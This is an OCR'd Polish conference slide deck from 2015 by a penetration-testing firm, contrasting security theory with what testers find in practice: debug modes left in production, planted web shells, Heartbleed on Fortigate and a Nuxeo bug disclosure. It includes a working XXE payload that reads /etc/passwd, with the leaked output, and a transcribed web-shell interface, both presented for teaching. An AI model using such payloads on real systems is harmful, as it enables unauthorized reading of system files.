Testy bezpieczeństwa - teoria a praktyka

Michał Sajdak, CISSP, CEH, CTT+
Securitum

www.securitum.pl
www.sekurak.pl

Bezpieczeństwo systemów IT

O mnie

- Michał Sajdak
  - Założyciel http://sekurak.pl
  - Konsultant w http://securitum.pl/
  - Trener w http://securitum.pl/

Copyright 2015 Securitum
www.securitum.pl

O testach bezpieczeństwa

- Testy bezpieczeństwa
  - Testy penetracyjne
- Symulowane ataki na infrastrukturę IT
  - Realizowane w celu wykrycia słabości
  - A następnie ich wyeliminowania

Copyright 2015 Securitum
www.securitum.pl

Podczas prezentacji…

- Opowiem o kilku niekoniecznie oczywistych przypadkach podczas realizacji testów penetracyjnych
- Będzie również demo – kilku niestandardowych błędów
- Będzie można wygrać butelkę wina
  - W praktyce -> najbardziej związane z testami bezpieczeństwa ☺

Copyright 2015 Securitum
www.securitum.pl

W teorii

- Na naszych serwerach znajdują się tylko nasze systemy

Copyright 2015 Securitum
www.securitum.pl

W praktyce

- Administratorzy „po znajomości” instalują różne dodatkowe systemy na tym samym serwerze
  - Nie do końca bezpieczne
  - Demo:
  - http://www.yougetsignal.com/tools/web-sites-on-web-server/

Copyright 2015 Securitum
www.securitum.pl

W praktyce

www.yougetsignal.com/tools/web-sites-on-web-server/

you get signal

Reverse IP Domain Check

Remote Address wikipedia.pl Check

Found **13** domains hosted on the same web server as wikipedia.pl (94.23.242.48).

94.23.242.48
domenapubliczna.org
koed.org.pl
listy.wikimania2010.pl
tools.wikimedia.pl
wikipedia.pl
www.wikipedia.pl
ddp.wikimedia.pl
dvd.wikimedia.pl
komar.wikimedia.pl
opp.wikimedia.pl
wikiepodreczniki.pl
wikizabytki.pl

about

Copyright 2015 Securitum
www.securitum.pl

W teorii (i praktyce)

- Bardzo dobrze chronimy nasz system
  - Testy penetracyjne
  - Bieżący monitoring
  - Hardening systemów
  - Odpowiednie procedury
  - …

Copyright 2015 Securitum
www.securitum.pl

Ale…

- System dostępny jest również w infrastrukturze dostawcy
  - Na publicznym adresie IP
  - Z domyślnymi hasłami
  - Na serwerze dzielonym z innymi systemami (oszczędności)
  - Dane produkcyjne (na takich najlepiej wykonywać testy ;-)

Copyright 2015 Securitum
www.securitum.pl

Przykład

- Nie trzeba szukać daleko, 10.2015
- Wyciek danych około 15 milionów klientów T-Mobile USA
  - *http://sekurak.pl/wykradziono-dane-15-milionow-klientow-t-mobile/*
  - *T-Mobile takes privacy and security very seriously. All of our vendors are contractually obligated to abide by stringent privacy and security practices, and we regularly conduct reviews of vendor security practices as necessary. That was no different with Experian.*

Copyright 2015 Securitum
www.securitum.pl

W teorii…

- Mamy środowisko produkcyjne
  - Kontrolowane zmiany
  - Odpowiedni hardening
  - Produkcyjne dane

Copyright 2015 Securitum
www.securitum.pl

W praktyce…

- Treści z czasu testów funkcjonalnych
- Konta z czasu testów funkcjonalnych
  - test/test (testowy admin (!))
- Zmiany wgrywane z zewnętrznych repozytoriów bez badania integralności
  - Z zewnętrznego .svn
  - Bo dostawca systemu tak zapisał w dokumentacji…
- Debugowanie na produkcji (!)
  - http://sijmen.ruwhof.net/weblog/584-how-i-could-hack-internet-bank-accounts-of-danish-largest-bank-in-a-few-minutes

Copyright 2015 Securitum
www.securitum.pl

…debug

Thank you for reporting a potential security vulnerability on our website. We investigated your report immediately. However, the data you saw was not real customer sessions or data – just some debug information. Our developers corrected this later that day.


- A potential vulnerability? Are you serious? The server was leaking all kinds of highly technical data. And what about using not real customer data?

Copyright 2015 Securitum
www.securitum.pl

Czy to odosobnione przypadki?

- Włamanie do Patreon @2015
  - Wyciekło ~15GB danych
  - Powód – debugger na produkcji

Czy to odosobnione przypadki?



Name	Size	Packed	Type	Modified	CRC32
..			File folder		
crons			File folder	9/3/2015 1:45 ...	
database			File folder	9/3/2015 1:45 ...	
deploy			File folder	8/26/2015 7:01 ...	
documentation			File folder	7/9/2015 3:09 ...	
htmlcov			File folder	4/23/2015 7:10 ...	
iesupport			File folder	7/9/2015 3:09 ...	
patreon			File folder	9/24/2015 10:5...	
scripts			File folder	9/24/2015 11:2...	
ssl			File folder	7/27/2015 1:03 ...	
test			File folder	6/25/2015 12:5...	
venv			File folder	8/26/2015 7:01 ...	
_temporary.jpeg	57,605	?	JPEG File	9/10/2015 11:2...	
algolia_update.py	1,159	?	PY File	3/6/2015 6:32 ...	
circle.yml	2,277	?	YML File	8/26/2015 7:01 ...	
circle_test.py	498	?	PY File	9/3/2015 1:45 ...	

Copyright 2015 Securitum
www.securitum.pl

Czy to odosobnione przypadki?

- Coraz więcej frameworków posiada wbudowany debugger – np. https://symfony.com/

Copyright 2015 Securitum
www.securitum.pl

W teorii…

- Nie widać negatywnych efektów naruszenia bezpieczeństwa…
- …nie było włamania

Copyright 2015 Securitum
www.securitum.pl

W praktyce…

- Często obserwujemy shelle dające dostęp na systemach które są ‘w uśpieniu’

Copyright 2015 Securitum
www.securitum.pl

W praktyce…

www.example.com

www.example.com/shell.php

Szukaj

Uname: Linux [exploit-db.com]
User: 33 (www-data) **Group:** 33 (www-data)
Php: **Safe mode:** OFF [phpinfo] **Datetime:** 2015-10-09 10:01:23
Hdd: **Free:** 4.02 GB (14%)
Cwd: / drwxr-xr-x [home]

Windows-1251
Server IP:
Client IP:

[Sec. Info] [Files] [Console] [Sql] [Php] [String tools] [Bruteforce] [Network] [Logout] [Self remove]

File manager

Name	Size	Modify	Owner/Group	Permissions	Actions
[..]	dir		root/root	drwxr-xr-x	R T
[bin]	dir		root/root	drwxr-xr-x	R T
[boot]	dir		root/root	drwxr-xr-x	R T
[dev]	dir		root/root	drwxr-xr-x	R T
[etc]	dir		root/root	drwxr-xr-x	R T
[home]	dir		root/root	drwxr-xr-x	R T
	dir		root/root	drwxr-xr-x	R T
[lib]	dir		root/root	drwxr-xr-x	R T
[lib32]	dir		root/root	drwxr-xr-x	R T
[lib64]	dir		root/root	drwxr-xr-x	R T

Copyright 2015 Securitum
www.securitum.pl

W praktyce…

- Niektórzy dostawcy systemów mają wgrane (nielegalnie – np. w trakcie włamania) shelle do swoich systemów
  - W nowych systemach robią copy&paste
  - Shell w nowym systemie ☺

Copyright 2015 Securitum
www.securitum.pl

Nagle

- Nasze systemy
  - zaczynają serwować malware…
  - zaczynają być wykorzystywane do black SEO
  - Nasze systemy są wykorzystywane do DDoS
  - Stają się nagle w pełni publiczne (source / DB / itp.)

Copyright 2015 Securitum
www.securitum.pl

W teorii…

- Czasem w trakcie testów można spotkać przypadki niemożliwe do zaatakowania.
- Przykład – skrypt, dostępny przez www:

```
#!/bin/bash
echo
echo „Hello Secure 2015 H4ckers”
```


Copyright 2015 Securitum
www.securitum.pl

W praktyce…

- Trzeba być kreatywnym
  - Shellshock

Copyright 2015 Securitum
www.securitum.pl

W teorii…

- Używamy różnych komponentów / urządzeń do zabezpieczania naszych sieci


Copyright 2015 Securitum
www.securitum.pl

W praktyce…


- Same te komponenty mogą stanowić dziurę

Copyright 2015 Securitum
www.securitum.pl

Hacking Cisco ASA



Memory Corruption in Protocol Inspection



W praktyce…

- Hacking Cisco ASA
  - http://sekurak.pl/hacking-cisco-asa-pwned-by-mario-bros/
  - https://ruxcon.org.au/assets/2014/slides/Breaking%20Bricks%20Ruxcon%202014.pdf

Copyright 2015 Securitum
www.securitum.pl

W praktyce…

- Fortigate
  - Przykład - brama służąca uwierzytelnianiu użytkowników
  - Ale nieaktualny firmware (heartbleed)
  - Przykład: nieuwierzytelniony użytkownik może wyciągnąć zawartość pamięci z urządzenia
  - Hasła użytkowników / adminów (w plaintext)

Copyright 2015 Securitum
www.securitum.pl

www.fortiguard.com/advisory/2014-04-08-information-disclosure-vulnerability-in-openssl

Info

Risk	5 Critical
Date	Apr 08 2014
Impact	Information Disclosure
CVE ID	CVE-2014-0160
Fixed In Firmware	FortiOS 5.0.7, FortiMail 4.3.7, FortiMail 5.0.5, FortiMail 5.1.2, FortiAuthenticator 3.0.2, FortiRecorder 1.4.1, FortiVoiceOS 3.0.1, FortiADC D-series 3.2.2, FortiADC E-series 3.2.3, FortiDDoS 4.0.1, AscenLink 7.1-B5745

Affected Products

FortiGate (FortiOS) 5.0.0 up to 5.0.6
FortiAuthenticator 2.2 and 3.x
FortiMail 4.3.x and 5.x
FortiVoice models 200D, 200D-T and VM
FortiRecorder
FortiADC D-Series models 1500D, 2000D and 4000D
FortiADC E-Series 3.x
Coyote Point Equalizer GX / LX 10.x
FortiDDoS B-series
FortiDNS
AscenLink v7.0 and v7.1-B5599

Risk

5 Critical

W teorii…

- Używam nieaktualnej wersji systemu, ale ona nie ma znanych błędów bezpieczeństwa

Copyright 2015 Securitum
www.securitum.pl

W praktyce…

- Producenci czasem łatają podatność ale nie ma o tym żadnej publicznej informacji w Changelog
- Przykład:
  - http://www.dnnsoftware.com/

Copyright 2015 Securitum
www.securitum.pl


W praktyce…

The DNN® Platform, formerly known as the DotNetNuke® Community Edition is (…) scalable content management system for ASP.NET.

Hundreds of thousands of businesses around the world, (…) depend on the DNN Platform as their website authoring environment.

Over the last 10 years, DNN® has proven that it is a **trustworthy and reliable platform** that you can build your business on.

Copyright 2015 Securitum
www.securitum.pl



Bank of America bp Pfizer True Value START RIGHT. START HERE. USAA Canon

W teorii…

- Powiedziałem już sporo, zobaczmy praktyczny przykład kilku ciekawych bugów

Copyright 2015 Securitum
www.securitum.pl

Nuxeo

- Content Management Platform for the Software-Defined EnterpriseContent Management Platform for the Software-Defined Enterprise

Copyright 2015 Securitum
www.securitum.pl

Nuxeo

- The RPM (Release and Preservation Management) Department at EA uses the Nuxeo Platform to manage video game builds at all stages of the development lifecycle
- Using the Nuxeo Platform as a core server, Jeppesen, a Boeing company, syncs **flight bag information to iPads for pilots** across the world.

Copyright 2015 Securitum
www.securitum.pl

Nuxeo

- The Nuxeo Platform, offering strong support for SSO, along with a flexible content management platform, **is the perfect addition to the US Navy's application portfolio**.
- Orange manages communication with its mobile telecommunications and broadband internet provider clients **through a secure extranet portal** built on the Nuxeo Platform.

Copyright 2015 Securitum
www.securitum.pl

Nuxeo

Historia buga

Załatane tego roku

Zgłoszone przez Michała Bentkowskiego / Sebatiana Gilon z securitum.pl

https://doc.nuxeo.com/display/ADMINDOC/Nuxeo+Security+Update+-+2015-02-27+-+Critical

DEMO

XXE (XML eXternal Entities)

- Encje znany z HTML-a:
  - < lub <
    <
  - "
  - '
  - &
  - µ
  - …
  - Ogólnie:
    - &nazwa_encji;
    - &#numer_encji;

Copyright 2014 Securitum
www.securitum.pl

Renderowanie encji w HTML

```
1 <html
2 <body>
3 Hello &apos;sekurak&apos;.<br>
4 I &#9829; hacking.</body>
5 </html>
```

entity-test.html

Hello 'sekurak'.
I ♥ hacking.

W XML-u:
działa to podobnie…

Copyright 2014 Securitum
www.securitum.pl

XXE (XML eXternal Entities)

- … możemy definiować własne encje
  - <!ENTITY name "value">

Copyright 2014 Securitum
www.securitum.pl

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <!DOCTYPE strony [
3    <!ENTITY shp "Sekurak Hacking Party">
4  ] >
5  <strony>
6      <strona id="sekurak">
7          <nazwa>Sekurak</nazwa>
8          <url>http://www.sekurak.pl/</url>
9          <komentarz>I &lt;3 Sekurak! &shp;</komentarz>
10     </strona>
11 </strony>
```

Parser XML

I <3 Sekurak! Sekurak Hacking Party

Copyright 2014 Securitum
www.securitum.pl

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <!DOCTYPE strony [
3    <!ENTITY shp SYSTEM "/etc/passwd">
4  ] >
5  <strony>
6      <strona id="sekurak">
7          <nazwa>Sekurak</nazwa>
8          <url>http://www.sekurak.pl/</url>
9          <komentarz>I &lt;3 Sekurak! &shp;</komentarz>
10     </strona>
11 </strony>
```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh

Parser XML

I <3 Sekurak! root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh

W teorii…

- Producenci systemów raczej nie wypłacają nagród za zgłaszanie bugów
  - Chyba że mają oficjalne bug-bounty

Copyright 2015 Securitum
www.securitum.pl

W praktyce…

Securitum:

Hey, you got some nasty bugs in your platform. Here are the details.

Nuxeo:

Cool, these are definitely nice bugs! We'll prepare a patch soon!

BTW: do you want something for reporting the bug?

Securitum:

no :-)

Nuxeo:

Do you drink from time to time?

Securitum:

Sometimes :P

Nuxeo:

Cool, we are sending 2 crates of vine to Poland

Copyright 2015 Securitum
www.securitum.pl

W praktyce…

